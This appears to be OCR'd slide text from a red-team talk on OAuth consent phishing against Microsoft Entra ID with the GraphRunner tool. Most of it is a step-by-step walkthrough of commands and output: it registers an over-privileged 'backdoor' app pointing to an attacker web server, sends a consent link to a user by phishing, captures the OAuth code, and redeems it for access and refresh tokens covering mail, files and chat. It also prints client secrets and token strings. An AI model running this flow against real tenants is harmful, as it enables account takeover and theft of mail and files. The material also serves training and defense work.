
Creates a new application with permissions that a user can log into

Used as a stepping stone

Requires some social engineering

- User needs to provide consent
- Allows interception of an OAuth code
- Not Time Bound!
- Cashed in for an application token (access token and refresh token) specific to the application

High Level Flow of App Injection



```
                                    by Beau Bullock (@dafthack)
                 Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\GraphRunner> _
```

7 **Get-AzureAppTokens**

1 **Invoke-InjectOAuthApp**
Create Application with a set of permissions and a Reply URL (web server)

Entra ID
(Create Application with Scope/Permissions)

2 Web Server
(will handle redirect from GraphRunner)


3 **AutoOAuthFlow.py**
Specify application id, secret, URL and scope (permissions)

4 **Send URL to User**


Unsuspecting User

5 **Redirect to Sign-In to Entra ID**
Prompt to Accept Application/Permission Scope


6 **AuthCode is sent to web server**




```
PS C:\GraphRunner> Invoke-InjectOAuthApp $tokens -AppName "R&D Project Fish" -ReplyUrl "https://34.118.170.49:8080" -scope "op backdoor"
[*] Using the provided access tokens.
[*] Getting Microsoft Graph Object ID
Graph ID: 00000003-0000-0000-c000-000000000000
Internal Graph ID: 89f845ca-836f-49e0-af27-d97bd85aa9f8
[*] Now getting object IDs for scope objects:
[*] One overpowered (OP) backdoor is coming right up! Here is the scope:
openid profile offline_access email User.Read User.ReadBasic.All Mail.Read Mail.Send Mail.Read.Shared Mail.Send.Shared Files.ReadWrite.All
eadWrite Chat.Create ChannelMessage.Edit ChannelMessage.Send Channel.ReadBasic.All Presence.Read.All Team.ReadBasic.All Team.Create Sites.
itionalAccess
```



```
[*] Finished collecting object IDs of permissions.
[*] Now deploying the app registration with display name R&D Project Fish to the tenant.
```




```
--------------------------------------------------------
Application ID: 021ecfd7-f857-4dba-877b-05fb0bc7529b
Object ID: 3786e006-1b3d-4d57-bee1-2448db14b6b3
Secret: eQD8Q~lym8bVfxMKBqgs3bi31LIQODZV2l.2-baI
```




```
------------------------------------------------------------
After you obtain an OAuth Code from the redirect URI server you can use this command to complete the flow:
------------------------------------------------------------
Get-AzureAppTokens -ClientId "021ecfd7-f857-4dba-877b-05fb0bc7529b" -ClientSecret "eQD8Q~lym8bVfxMKBqgs3bi3
cess email User.Read User.ReadBasic.All Mail.Read Mail.Send Mail.Read.Shared Mail.Send.Shared Files.ReadWri
nelMessage.Edit ChannelMessage.Send Channel.ReadBasic.All Presence.Read.All Team.ReadBasic.All Team.Create
<insert your OAuth Code here>
```

Preparing The Infrastructure




```
┌──(john㉿kali)-[/var/www]
└─$ python3 AutoOAuthFlow.py -client-id  "5d4a49ce-da25-4992-98a6-d7ca09adc35c" -secret "ZMH8Q~gXSiiooBJSHC744~PmMa.8qjIy2
NvuBaQM" -redirect-uri "https://34.118.170.49:8080" -scope "openid profile offline_access email User.Read User.ReadBasic.A
ll Mail.Read Mail.Send Mail.Read.Shared Mail.Send.Shared Files.ReadWrite.All EWS.AccessAsUser.All ChatMessage.Read ChatMes
sage.Send Chat.ReadWrite Chat.Create ChannelMessage.Edit ChannelMessage.Send Channel.ReadBasic.All Presence.Read.All Team.
ReadBasic.All Team.Create Sites.Manage.All Sites.Read.All Sites.ReadWrite.All Policy.Read.ConditionalAccess"
```

Delivering the payload would likely be a phish of some sort



```
[*] If everything worked successfully this is the consent URL you can use to grant consent to the app:
--------------------------------------------------------
https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize?client_id=021ecfd7-f857-4dba-877
ery&scope=openid%20profile%20offline_access%20email%20User.Read%20User.ReadBasic.All%20Mail.Read%20Mai
ssage.Read%20ChatMessage.Send%20Chat.ReadWrite%20Chat.Create%20ChannelMessage.Edit%20ChannelMessage.Se
ll%20Sites.Read.All%20Sites.ReadWrite.All%20Policy.Read.ConditionalAccess&state=1234
--------------------------------------------------------
```

Permission Scope Requested



heather.glenn_admin@lunarstiiiness.com


Permissions requested

R&D Project Fish
unverified

This application is not published by Microsoft.

This app would like to:

- Maintain access to data you have given it access to
- Sign you in and read your profile
- Read all users' basic profiles
- Read your mail
- Send mail as you
- Read mail you can access
- Send mail on behalf of others or yourself
- Have full access to all files you have access to
- Read user chat messages
- Send chat messages
- Read and write your chat messages




- Create chats
- Edit your channel messages
- Send channel messages
- Read the names and descriptions of channels
- Read presence information of all users in your organization
- Read the names and descriptions of teams
- Create teams
- Create, edit, and delete items and lists in all your site collections
- Read items in all site collections
- Edit or delete items in all site collections
- Read your organization's conditional access policies
- Access your mailboxes

□ Consent on behalf of your organization


Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at https://myapps.microsoft.com. Show details

Does this app look suspicious? Report it here

Web Server Redirect Captures




```
OAuth Code:
0.AVkAlUD-528HDEGgfrbNWZG0NM5JSl0l2pJJmKbXygmtw1z7AEo.AgABAAIAAAAmoFfGtYxvRrNriQdPKIZ-
AgDs_wUA9P8eawsTgJsMLFNdIx1qFVWwH9E0-0N9YOqnCdX0feyDZ3bvPGQxu9IJjCrhfLU4DyIt2r5amNY0TbjrpLnWWxAcH1nAVwXV2tOceFTCH3yvEY8IQ9Grrd7Ya-xGIqWk-
Dqx8N3EThWiLGSoF4GbvUUAubUmmC-3WPEj9Ba4SyK-w8zTQ7BprD7dQrZ8_cpuV7pT0yhZ-3fcopspOeTNS4oibc5dGBSUeCj1hlfgS3rQupEbBqjjwaioqB0sxW49nKKyX8Oc5tcfjFtmEaWdPPI6UUZM-
W9bEaYOgiTkeo4d8uSgOF6zrFs6fJrADB7Cf9op0b7oNgXnjeeKQnUSZdIbW9k7mBJUzqlvMgOtkz-NmkwnDj_JjN6Qq-Sr0DagrC0Gltvu1P9inNugUmVF0hVnFdt-Dz63dL76DWUhFZzWK7xAX-
EVhHdiTMOq_fX69VRDl1uWXGk2v7zU8ZBLgcrI5A23oxIkaW9y2wFJzebTOj3W4Z8umxuifXNZV-kHJIO-XBwPTOR-hE322KCIH3——erRxs36cmmdpuA_hir1-
pLbJsreG4cbLHsmhySk6QGA5xfERWS1TOOCH8jMNEpE6KZ6oFezte9PoyYM0Y8ebWJtN009_UKeEKbv3LG_ZSnMJbrqGeaXHBFiNk7HvgFvUTRpdC03TLljAogqf3ZJzVr5VzyQpZzJAI6hZdcfewizkDAp-
Nj__u2rOFf3zr3kUPD7GnOYuLRYq5Nc4sydO69zxQuCmYQ9P55vj3eQwwuGSWAm6zlM4fklGiZH27IiJCI4BP_Nfgsocl1wMc9AmEPfImIPHXRFXq000y_o5iog76vu5AK4glEhseNhXFYivYUlEjDar1-
O9NPU_etpF_BjkW6VBs3bNQxb9bzfiFx_FLzetjzuORnHzfJm0WgvMysC_HLrl8Gz7iPuMQRPDrzre6hUR9ifguAOglE7geKHRANHog8-mar7Yy-
_Rtfsu9i2rUgUsCUES5jziZAwtnEN4SokIYC6yUmyhNDb72NNoiI0F12OCQ34h6ECfTU0_3ZAOon8ez_rOKW1eDGG4jhNE0wUf7JTrzv5aBOqlrLS1FFF3mB7RtTbCR39iYQ_F8sUxMy-
TuLKFQ34vhnKpXZ8FWQFKSPlHXmzBoRTqIsNkWJ80YWB1QzrCweqetuHXufLZxNDXw9-oBusMT8t-0glSLC5WLXgcS5VJGtYSFCttceebiBOf2sPnsg
```



```
---------------------------------------------------------
After you obtain an OAuth Code from the redirect URI server you can use this command to complete the flow:
---------------------------------------------------------
Get-AzureAppTokens -ClientId "021ecfd7-f857-4dba-877b-05fb0bc7529b" -ClientSecret "eQD8Q~lym8bVfxMKBqgs3bi3
cess email User.Read User.ReadBasic.All Mail.Read Mail.Send Mail.Read.Shared Mail.Send.Shared Files.ReadWri
nelMessage.Edit ChannelMessage.Send Channel.ReadBasic.All Presence.Read.All Team.ReadBasic.All Team.Create
<insert your OAuth Code here>
```

Successful Authentication Into Your Application!



```
[*] Successful authentication. Access and refresh tokens have been written to the global $apptokens variable.
Tokens $apptokens)
[*] You can use this command to refresh your tokens:
Invoke-RefreshAzureAppTokens -ClientId "021ecfd7-f857-4dba-877b-05f
offline_access email User.Read User.ReadBasic.All Mail.Read Mail.Se
reate ChannelMessage.Edit ChannelMessage.Send Channel.ReadBasic.All
-RefreshToken "1.AVkAlUD-528HDEGgfrbNWZG0NNfPHgJX-LpNh3sF-wvHUpv7AE
_3hFF9mJApWwLD60lfOW4yrZxgMy0yNRkGwRt05Yb6GCobNUEKqAglfjjD6ByCxSjzT
TBUSZIbx74V0EMbJPCsZYQRX3k_Ju7BN2FyRSXxtGGuyd8X6-HVO1k4h10C9wuaYkvC
I3prCpAU-DsBKYtmOpJBzTe2d6EoqcJLrBKkQb_VQhih5wBSb3qncBqWDOFLYnH3it6
aIiLbmZ2Ugp34u1ocYZjggdBl3wN1Jlr5Ph7rqXUg5K0icMGD8S-_HZQNhUWvc0JriJ
QT9wz1dhQ4r5GzSMYRsF29Rcrku_WG0ZalV6VA10StkyWe1sOf5ZPN2ItEMx0YRJkwo
```

```
PS C:\GraphRunner> $apptokens

token_type     : Bearer
scope          : Channel.ReadBasic.All ChannelMessage.Edit ChannelMessage.Se
                 Mail.Read.Shared Mail.Send Mail.Send.Shared openid Policy.R
                 Team.ReadBasic.All User.Read User.ReadBasic.All
expires_in     : 3802
ext_expires_in : 3802
access_token   : eyJ0eXAiOiJKV1QiLCJub25jZSI6IlpWOF85UHRDM2p0T2lXRzNISm5zYm5
                 ZqekRTNWlBYnBlNDJKdyJ9.eyJhdWQiOiIwMDAwMDAwMy0wMDAwLTAwMDAt
                 0IjoxNzM4OTYxODE5LCJuYmYiOjE3Mzg5NjE4MTksImV4cCI6MTczODk2NT
                 mpHRHJNL0JaMUFkaXROVE5aNng1aUpxQ3c5QU9MVzJBd1pWOXRvaUpkakhi
                 ibWZhIl0sImFwcF9kaXNwbGF5bmFtZSI6IlImRCBQcm9qZWN0IEZpc2giLC
                 mdpdmVuX25hbWUiOiJIZWF0aGVyIiwiaWR0eXAiOiJ1c2VyIiwiaW5fY29y
                 iMGE3LTk2YjQ1MTc5NWMxMSIsIm9ucHJlbV9zaWQiOiJTLTEtNS0yMS0zMj
                 jhIREVHZ2ZyYk5XWkcwTkFNQUFBQUFBQUFBd0FBQUFBQUFBQUQ3QUVKWkFB
                 kV3JpdGUgQ2hhdE1lc3NhZ2UuUmVhZCBDaGF0TWVzc2FnZS5TZW5kIGVtYW
                 GFyZWQgb3BlbmlkIFBvbGljeS5SZWFkLkNvbmRpdGlvbmFsQWNjZXNzIFBy
                 uUmVhZEJhc2ljLkFsbCBVc2VyLlJlYWQgVXNlci5SZWFkQmFzaWMuQWxsIi
                 lJoQSIsInRlbmFudF9yZWdpb25fc2NvcGUiOiJOQSIsInRpZCI6ImU3ZmU0
                 iOiJoZWF0aGVyLmdsZW5uX2FkbWluQGx1bmFyc3RpaWluZXNzLmNvbSIsIn
                 TkwMzk0LTY5ZjUtNDIzNy05MTkwLTAxMjE3NzE0NWUxMCIsImI3OWZiZjRk
                 pZHJlbCI6IjEgNCIsInhtc19zdCI6eyJzdWIiOiI1MEhoZkYyWGc2ampmNG
